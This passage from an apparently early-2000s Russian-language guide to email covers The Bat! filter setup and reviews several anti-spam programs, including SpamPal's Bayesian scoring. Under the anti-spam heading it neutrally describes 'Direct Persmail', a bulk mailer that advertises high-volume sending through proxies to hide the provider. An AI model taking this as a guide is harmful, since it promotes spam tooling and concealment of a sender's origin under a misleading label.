- ◆ Диспетчер писем для манипуляций с письмами непосредственно на сервере (возможно удаление спам-писем прямо на сервере);
- ◆ Встроенная поддержка PGP делает вашу переписку безопасной;
- ◆ Удобная записная книжка с фотографиями;
- ◆ Полная многозадачность;
- ◆ Множество других возможностей, делающих работу с почтой легкой и приятной...

Описание программы

Написать письмо другу можно не только через веб-мэйл — это можно сделать намного проще с TheBat! — программой электронной почты.

Защищенная от вирусов программа электронной почты для Windows 95/98/W2K/XP с набором уникальных функций, облегчающих вашу повседневную работу.

Сортировка писем

Менеджеру крупной компании нужно разложить письма от клиентов в отдельные папки. После нажатия **Ctrl+Shift+F** все вновь приходящие письма автоматически попадут в указанные папки. При этом TheBat! может выполнить также различные вспомогательные действия, например, воспроизвести звук звонка.

Шаблоны

Руководителю отдела продаж требуется персонально рассылать партнерам прайс-листы и рекламные материалы. Подготовив быстрые шаблоны, а затем нажав «**Ctrl+Shift+Q**» или, набрав в письме сокращенное название одного из шаблонов и нажав «**Ctrl+пробел**», The Bat! мо-

ментально вставит нужный текст, прикрепит файл и подготовит письма к отправке.

Виртуальные папки

Сотруднику технической поддержки, разбирая архив, необходимо найти всю переписку с конкретным адресатом за определенный период. При использовании встроенной поисковой системы по нажатию «**F7**» TheBat! может по желанию разместить результат поиска в виртуальной папке для дальнейшей работы.

Спам-фильтр

Приходя утром на работу или вечером домой, вы вынуждены тратить время и нервы на обработку нежелательной почты — «спама». Установив поставляемый с TheBat! дополнительный модуль очистки от «спама» BayesIt!, TheBat! сможет практически полностью избавить вас от спама без риска потерять при этом какие-нибудь важные письма от ваших корреспондентов.


Настройка фильтров

В TheBat! есть замечательный сортировщик сообщений, который позволяет удалять ненужные сообщения прямо на сервере, скачав только их заголовки. Это замедляет получение почты, поскольку сначала TheBat! тянет заголовки, а потом сами сообщения. Но если вы каждый день получаете кучу спама на свой официальный ящик, то это самый разумный способ его избежать.



Для этого надо пойти **Account ⇨ Sorting Office ⇨ Selective Downloads**, завести там новое правило, сортирующее, скажем по отправителю (**Originator**), и добавить туда e-mail спаммера. Но когда спама очень много и с разных адресов, то такая процедура становится жутко неудобной. И тут в дело вступает лень — двигатель прогресса. Итак, что нам надо? Надо избавляться от спама одним нажатием кнопки. Как это сделать? Все очень и очень просто (я заранее прошу прощения у профессионалов, но я даю такое описание операций, чтобы его понял и начинающий):

1. Идем в **Account ⇨ Sorting Office ⇨ Incoming mail** и создаем новое правило. Правило должно быть таким, чтобы оно никогда не сработало. Например, можно потребовать чтобы отправитель содержал набор случайных символов. Например, вот так:

Strings: N546GtYe878rWfcvjf Location: Sender Presence: Yes



2. Переходим на закладку **Actions**. Ставим флажок напротив **Export message to file**. В поле для имени файла указываем путь и имя. Можно создать папку **Filters** прямо в папке **TheBat** и все файлы держать там. Т.е. укажите что-то типа **C:\Program Files\The Bat!\filtersspam.txt** или, скажем, **C:\Мои документы\My filtersspam.txt**. Файл нужно указывать новый, еще не созданный, чтобы в нем не было лишнего текста. Остальные настройки для экспорта оставляем без изменения.




3. Справа от поля для ввода имени файла находятся две кнопки. Первая открывает проводник для выбора файла, а вторая позволяет редактировать шаблон для экспорта. Нажимаем вторую. Удаляем весь текст, что там есть, пишем на первой строчке **%OFromAddr** и нажимаем


ОК. Здесь важно не нажать случайно на Enter потому, что тогда в файле появятся лишние пустые строки.

4. Теперь, если хотите, можете перейти на пункт **Play sound** и выбрать звук для этого фильтра. Если вы хотите, чтобы спаммерское письмо сразу удалялось, то можно поставить флажок напротив **Delete the message**.


5. Переходим на вкладку **Options**. Ставим флажок напротив **Execute action set of this rule by pressing the Hot Key**. В поле для ввода горячие клавиши для этого правила. Для того чтобы их указать, нужно просто нажать выбранное вами сочетание. Например, **Alt-S** или **Ctrl-Z**, или все, что вы хотите. Флажок напротив **Check the selected message against the rule** ставить не нужно, иначе правило не работает.



6. Теперь переходим в раздел **Selective Download**. Создаем новое правило. В поле **Detect by** указываем **Originator**.



7. Переходим на закладку **Advanced**. Ставим флажок напротив **Load signal strings from the file** и указываем имя файла, которое мы ввели в пункте 2. Нажимаем **Close**.



Все! Теперь, когда вы хотите поставить фильтр на спаммера, просто жмете выбранную комбинацию клавиш на письме (или на нескольких выбранных письмах), и адрес отправителя этого письма автоматически заносится в фильтр! Самое удобное то, что обновленный фильтр будет работать уже при следующем получении почты и перезапускать TheBat не надо! Вы можете сделать один фильтр для нескольких ящиков, чтобы письмо, отфильтрованное в одном ящике, автоматически фильтровалось в других. Кроме того, подобные фильтры можно организовать не только для адреса отправителя, но и для любой информации, которая передается в заголовках письма.

Может, кому-то тоже поможет на первых порах.

Антиспамовое программное обеспечение

Direct Persmail

Программа «Direct Persmail» предназначена для прямой многопоточной рассылки электронных писем по списку адресов. Скорость рассылки — до 10 000 писем в минуту. Программа позволяет автоматически подсоединиться, провести рассылку и отключиться в указанное время или провести рассылку по выделенной линии через прокси-сервер (HTTP, Socks). Основные возможности программы: рассылка по выделенной линии; рассылка с использованием Dialup-соединения; рассылка через прокси-сервер (HTTP, Socks 5) — позволяет скрыть провайдера, через которого проводилась рассылка; работа в System tray (Tray icon); поддержка неограниченных списков рассылки; проверка адресов на существование; удаление повторов в списке адресов; поддержка списка типа «Имя» — «E-mail»; черный список; автодозвон; автоматическое восстановление связи во время рассылки; разрыв связи по таймеру; поддержка писем форматов TXT и HTML; поддержка любых кодировок (импорт файла формата *.eml); импорт файла формата *.eml с поддержкой вложений; замена меток в письме на информацию из базы данных.

Spam Prevention Service

Компания Trend Micro представила антиспамовый продукт Spam Prevention Service. Работа пакета строится на эвристическом методе анализа приходящих писем. Обнаруженный спам сортируется по нескольким категориям: материалы сексуального характера, реклама, коммерческие предложения и пр. SPS работает в режиме реального времени и анализирует письма по мере их поступления.

По утверждению компании, эффективность работы SPS достаточно высока: программа отсеивает до 95 процентов спама. Видимо, именно поэтому Sun Microsystems включит SPS в свою операционную систему Solaris. Версия программы для ОС семейства Windows уже появилась, а вариант для Linux ожидается во втором квартале этого года.

OrangeBox Mail

Германская компания Cobion также решила не ударить в грязь лицом и подготовила антиспамовый пакет OrangeBox Mail 2.0. Полученное сообщение в режиме реального времени оценивается по десяти критериям: анализируется не только текст письма, вложенные изображения, символы, но и даже верстка. Используются также и регулярно обновляемые «черные списки».

Кроме того, Cobion анализирует URL, содержащиеся в полученных сообщениях, и оценивает их на благонадежность с помощью базы данных OrangeFilter (эта база содержит свыше 15 миллионов записей и постоянно пополняется). Решение OrangeBox Mail 2.0 может быть встроено во все распространенные почтовые серверы — Lotus Notes, Microsoft Exchange и другие. Функциональность пакета расширяется с помощью плагин.

SpamGuard

Принцип работы программы очень простой и основан на жалобах пользователей, получивших спам. Если вам пришло спам-сообщение, просто перетащите его на значок программы, формируя таким образом жалобу. Spam Guard отправляет заголовок этого письма на сервер и заносит отправителя в ваш личный черный список. Предположим, из 1000 пользователей 10 человек пожаловались на конкретное сообщение. Тогда остальные 990 человек, имеющие Spam Guard, уже не получают данное спам-сообщение.

Программа Spam Guard устанавливается как шлюз между почтовым клиентом и POP3-ящиком на вашем почтовом сервере. Перед каждым почтовым сеансом Spam Guard обращается на свой сервер и загружает накопившиеся там признаки спам-сообщений. При проверке почты все спамные письма, обнаруженные в вашем ящике, удаляются прямо на сервере, а остальные сообщения скачиваются почтовой программой на ваш компьютер.

Программа Spam Guard ведет белый и черный списки e-mail-адресов. Можно блокировать не только отдельные адреса, но и домены, например microsoft.com, или зоны. Черный список формируется автоматически — из ваших жалоб серверу или вручную.

Spam Guard очень хорошо интегрирована с почтовым клиентом Outlook Express. При ее установке возможна автоматическая настройка всех имеющихся в Outlook Express учетных записей, а также можно без проблем импортировать e-mail в белый список из адресной книги OE.

WinAntiSPAM

Скорее всего, я буду прав, если скажу, что большинство пользователей Интернета спам уже достал. Ведь, как известно, около 80% всех писем является чистым спамом. Например: мне за неделю приходит около 200 писем, и из них только 10–20 являются действительно важными. А ведь все это баракло вы сначала скачиваете со своего почтового сервера, тем самым увеличивая свой трафик и время на загрузку писем, что для пользователя, использующего модем для выхода в Интернет, может выйти не в маленькую сумму. А ведь потом еще надо потратить ваше драгоценное время, чтобы отсортировать необходимые письма от спама.

Конечно, многие из вас скажут, что существуют специальные программы для борьбы со спамом, но большинство из них написано только для англоязычных пользователей и мало подходят для нас с вами, потому что используют фильтры из английских слов и фраз. Да и вдобавок к этому, у этих программ есть большой недостаток: они могут удалить какое-нибудь важное письмо, приняв его за спам. Тогда возникает естественный вопрос: «Что делать?». Выходом из этой ситуации является программа WinAntiSPAM, написанная российским программистом. Программа использует оригинальный алгоритм, который позволяет на 99% избавиться от спама.

Вот небольшой пример работы программы:

1. Друг послал вам письмо.
2. Вы пытаетесь получить почту при помощи вашего почтового клиента (Outlook, The Bat).
3. Программа WinAntiSPAM проверяет, является ли отправитель письма доверенным адресатом.
4. Если отправитель находится в списке доверенных отправителей, то ваш почтовый клиент получает его письмо.
5. Если отправитель находится в списке запрещенных отправителей, то письмо удаляется с сервера и вы его не получаете.
6. Если отправитель неизвестен, то программа WinAntiSPAM отправляет ему запрос на авторизацию.

7. Когда он подтверждает то, что все-таки хочет, чтобы вы получили его письмо, программа WinAntiSPAM добавляет его в список доверенных отправителей.


8. В дальнейшем вы будете получать все письма вашего друга.

Программа WinAntiSPAM свернута в системный трей и работает абсолютно прозрачно для пользователя.

Для того, чтобы программа работала, в первую очередь после установки необходимо правильно ее настроить. Это делается всего один раз, в будущем вам не нужно будет отвлекаться на настройку.

Настройки производятся в почтовом клиенте (The Bat!, Outlook и пр.) в разделе настройки учетных записей для POP3-сервера и в программе WinAntiSPAM на вкладке «Настройки». В списке «Настройки» необходимо создать столько записей, сколько ящиков вы хотите защитить от спама. Для каждого ящика настраиваются параметры серверов входящей и исходящей почты.

Например, для адреса pupkin@mail.ru настройки программы будут следующими:



После этого в вашем почтовом клиенте вместо адреса вашего POP3-сервера нужно указать localhost для каждого почтового ящика, который вы хотите защитить от нежелательной почты. Номер порта POP3-сервера в почтовом клиенте 110.

Далее в почтовом клиенте в настройке учетных записей почты необходимо изменить логин (имя пользователя) для доступа к POP3-серверу для каждого почтового ящика, существующего в вашей почтовой программе и который вы хотите защитить от нежелательной почты. Например, для адреса pupkin@mail.ru логин будет являться этим же адресом. Т.е. логин POP3-сервера в почтовом клиенте должен быть изменен на адрес электронной почты и соответственно настроен в программе WinAntiSPAM. После того, как вы проделаете вышеописанное, программа WinAntiSPAM будет настроена полностью.

Настройка The Bat!

Получение почты

Почт. сервер: localhost [Аутентификация...]

Пользователь: pupkin@mail.ru

Пароль: xxxxxxxx

Протокол: POP3

Соединение: Обычное

Порт: 110

Настройка Outlook

pupkin@mail.ru - свойства

Общие Серверы Подключение Безопасность Дополнительно

Сведения о сервере

Сервер входящих сообщений: POP3

Входящая почта (POP3): localhost

Исходящая почта (SMTP): smtp.mail.ru

Сервер входящей почты

Учетная запись: pupkin@mail.ru

Пароль: ●●●●●●

☒ Запомнить пароль

☐ Использовать безопасную проверку пароля (SPA)


Сервер исходящей почты

☐ Проверка подлинности пользователя

Настройка...

OK Отмена Применить

Теперь переходим на вкладку «Доверенные».




Данный список используется для занесения адресатов, от которых вы всегда будете получать почту. Сюда можно помещать не только e-mail адресатов, но и маски адресов. Например, вводим @nnm.ru или @kpnemo.ru, и вы теперь всегда будете получать письма с этих доменов.

Также возможно включать фильтрацию по заголовкам письма. Это позволит определять доверенных адресатов не только по обратному адресу, но и по теме, получателю и другим заголовкам. Эта функция поможет настроить получение рассылок различных форумов, а также использовать метки. Т.е., например, вы даете свой адрес и просите указать в теме какой-нибудь код. Фильтр WinAntiSPAM пропустит такое письмо как доверенное.

В этом списке можно добавлять, переносить в список «Запрещенные» и удалять адресатов, импортировать и экспортировать список, а также импортировать адреса e-mail из адресной книги Outlook Express.

Также возможно работать с группой адресатов, выделяя их с нажатой клавишей **Shift** или **Ctrl**.


Далее идет вкладка «Запрещенные».



Данный список используется для занесения адресатов, письма от которых всегда будут удаляться прямо на сервере. Сюда можно помещать не только e-mail адресатов, но и маски адресов. Также возможно включать фильтрацию по заголовкам письма. Это позволит выявлять спам не только по обратному адресу, но и по теме, получателю и другим заголовкам.

В этом списке можно добавлять, переносить в список «Доверенные» и удалять адресатов, импортировать и экспортировать список. Можно настроить автоматическое удаление адресатов из списка. Т.к. большинство спаммеров пишет с несуществующих адресов, нет необходимости хранить такие адреса. Также возможно работать с группой адресатов, выделяя их с нажатой клавишей **Shift** или **Ctrl**.


Следующая вкладка называется «Ожидающие подтверждения».



В данный список автоматически помещаются адресаты, которые отсутствуют в списках доверенных и запрещенных. После получения подтверждения от адресата он переносится из этого списка в список «Доверенные».


В этом списке можно переносить адресатов в список «Доверенные» и «Запрещенные», отправлять запросы на авторизацию тем адресатам, которым запрос еще не был отправлен.

Вкладка «Запрос авторизации».



Здесь вы сможете отредактировать шаблон запроса на авторизацию, отсылаемый неизвестным адресатам. В качестве вашего адреса электронной почты в тексте шаблона используйте комбинацию %email%.

Ну, и последняя вкладка называется «Установки».



В этой вкладке можно настроить, через какое время программа будет переносить в запрещенные, ожидающие подтверждения письма, через какое время удалять адреса из списка запрещенных адресатов, авто-

матически или вручную рассылать запросы неизвестным адресатам и несколько других настроек.

SpamPal

Программа SpamPal являет собой систему классификации почты, которая призвана отделять «мусорную» корреспонденцию (спам) от действительно нужной почты. Используя SpamPal, вы можете отфильтровать спам в отдельную папку, а затем все это целиком просмотреть и/или удалить. Основное же внимание можно сосредоточить на существенной для вас почте.

Возможно, вы уже слышали что-то о списках DNSBL (DNS Black Lists — «черные списки» доменных имен Интернета) — это такие серверы Интернета, через которые рассылается большинство спама в этой сети. Поэтому их можно использовать для фильтрации электронной почты. Эти списки содержат адреса Интернета, наиболее часто используемые спаммерами. Но большинство провайдеров (и владельцев почтовых серверов) использует только пару-тройку целенаправленных списков DNSBL, но далеко не все. Программа SpamPal доносит всю мощь использования таких списков DNSBL до конечного пользователя, то есть до вас. SpamPal располагается на пути между почтовым сервером вашего провайдера и почтовой программой (клиентом), которая принимает, обрабатывает и показывает вам пришедшую электронную корреспонденцию. Любое сообщение, проходя через такую систему, оценивается с точки зрения принадлежности к спискам DNSBL. Обнаруживая такую принадлежность письмо снабжается специальной меткой, говорящей о возможной принадлежности к спаму. В вашей почтовой программе устанавливается фильтр, ориентирующийся на эту метку, который переносит письмо в специальную папку. Таким образом, спам отделяется от нужной корреспонденции. Отфильтрованные подозрительные письма не удаляются, а могут быть вами просмотрены позднее с точки зрения наличия нужной информации. Решение об их окончательном удалении вы принимаете сами.

После стандартной установки вам необходимо настроить ваш почтовый клиент. Все, что мы будем менять — это всего лишь имя пользователя сервера POP3 и адрес сервера, порт по умолчанию остается прежним — 110. Допустим, ранее было fhfhbnv — имя пользователя на сервере pop.hotmar.ru, то после установки spampal следует изменить имя сервера на localhost (либо 127.0.0.1), а имя пользователя на fhfhbnv@pop.hotmar.ru.

После этого вам следует настроить, что нужно делать почтовой программе, если в теме письма будет появляться словосочетание

****SPAM**** — создайте фильтр, который (на ваше усмотрение) будет либо удалять спаммерские письма, либо помещать их в отдельную папку. На начальном этапе рекомендую ознакомиться с принципом работы, выбрать те черные списки, которые вам подходят, потому что иногда даже нормальная почта может пометиться как спам.

Теперь о настройках.

Список DNSBL

В процессе работы SpamPal сверяет каждое ваше письмо с некоторым числом списков «DNSBL», где находятся адреса серверов Интернет, замеченных в распространении спама. На панели можно выбрать списки, с которыми вы хотите сверять свои почтовые сообщения.

Левая область панели содержит перечисления списков DNSBL, слева от каждого из них имеется окошко, которое можно пометить «птичкой» при выборе списка для активного использования. Если окно для отметки имеет неактивный серый цвет, значит, данный список входит в другой, уже выбранный. При поднесении указателя мыши к имени списка в правом окне появляется комментарий о содержимом списка, а выше указываются имя списка и сайт, куда можно сразу же и перейти для получения более подробной информации. Для каждого списка приводится «Код заголовка», который используется для идентификации списка в заголовке X-SpamPal.

Различные списки имеют разные характеристики. Несколько наиболее часто используемых услуг DNSBL предлагаются выбранными по умолчанию при установке программы, но вы вольны выбрать любые из предлагаемого набора. Если список ведет себя излишне агрессивно, переводя в разряд спама слишком многие из ваших полезных писем (поскольку не противящиеся спаму провайдеры могут иметь и нормальных клиентов, не-спаммеров), то вы можете исключить данный список из разряда активных.

Иногда один из списков DNSBL включает в себя все данные из другого. В этом случае подсписок приобретает серый фон.

Обновление

SpamPal автоматически и достаточно часто обновляет списки DNSBL. Если какая-то из услуг DNSBL «умрет», то вы об этом узнаете и сможете выбрать альтернативу в диалоге с опциями.

SpamPal также периодически проверяет, нет ли более новых версий программ. Само обновление не происходит автоматически, но вам об этом сообщается, и вы можете при желании загрузить новую версию. Вы также узнаете о новых плагинах и обновлениях для установленных плагинов.

Черный список

Думаю, всем понятно, что письма, полученные от адресатов, входящих в его состав, будут отнесены в черный список. А в расширенных настройках есть возможность добавлять целые файлы в число черных/белых списков — рекомендую скачать файл, содержащий список известных спаммеров, а также обновление к нему — именно оно позволит вам избежать получения большей части «нового» спама.

В белый список рекомендуется внести всех тех, с кем вы часто переписываетесь, а авто — белый список — это список тех, от кого вы получали почту в течение 7 дней подряд, как следствие — спама от них ожидать не приходится.

Плагины

Это такие дополнения, расширяющие возможности этой программы. Их существует около 20, но здесь я расскажу подробнее лишь об одном, на мой взгляд самом перспективном.

Байесовский плагин — довольно интеллектуальное решение для распознавания спама. Плагин обучается на словах, содержащихся во входящих сообщениях, помечая каждое как возможный спам. Сообщение фильтруется исходя из вероятностей, вычисленных по всей почте.

Процесс фильтрации

- ◆ Каждое слово во входящем сообщении отмечается исходя из частоты его появления в предыдущих сообщениях:
 - ◆ Слову, которое появляется только в сообщениях, помеченных как спам, назначается коэффициент 0.99;
 - ◆ Слово, появляющееся только в нормальных сообщениях, получает коэффициент 0.0;
 - ◆ Неизвестным словам присваивается коэффициент 0.2;
- ◆ Вычисляется значение $\text{Количество_слов} * (\text{abs}(\text{ratio} - 0.5))$
- ◆ Коэффициенты для всех слов комбинируются в «score»:

$$\text{spamratio} = \text{ratio}_1 * \text{ratio}_2 * \dots * \text{ratio_wordcount}$$

$$\text{cleanratio} = (1 - \text{ratio}_1) * (1 - \text{ratio}_2) * \dots * (1 - \text{ratio_wordcount})$$

$$\text{score} = 100 * \text{spamratio} / (\text{spamratio} + \text{cleanratio})$$

- ◆ По полученному значению принимается решение об отнесении сообщения к спаму (если значение больше, чем Граница спама, сообщение классифицируется как спам).
- ◆ Каждое сообщение отмечается заголовками:
 - ◆ X-Bayesian-Result: Spam/Clean
 - ◆ X-Bayesian-Words: advert 0.9900001 bread 0.483210 credit 0.9900001 ...

Но для того, чтобы он начал правильно работать, необходимо его правильно обучить. Несомненное преимущество — если вам кто-то один раз написал какое-либо рекламное письмо, то второе такое же он наверняка отметит как спам. Так что спам, по крайней мере, перестанет быть для вас скучным!

MailWasher

Эта программа представляет собой фильтр почтовых сообщений. Перед тем как забирать почту, достаточно запустить MailWasher и посмотреть заголовки писем и адреса отправителей. Теперь только остается пометить для удаления неугодные. По правой кнопке мыши появляется меню, в котором можно пометить выбранные сообщения для занесения в «черный список», и впоследствии все сообщения с этих адресов будут помечаться как спам. Точно так же можно (и должно, дабы не запутаться) занести в «дружественный список» отправителей, письма которых не должны удаляться.

Итак, как пользоваться программой MailWasher.

Начать следует с того, что программа должна знать ваш адрес e-mail. Идем в меню «Tools/Accounts», кнопка «Add», выбираем тип ящика. Теперь на всех вкладках надо внести данные с вашего аккаунта (POP3, address, password). Все — аккаунт внесен. Идем далее.

Меню «Tools/Options», вкладка «General». Здесь настраивается строгость фильтра (просто помечать как спам или возможный спам, помечать также для удаления, но не удаляя, и, наконец, помечать и удалять автоматически). Далее можно настроить:

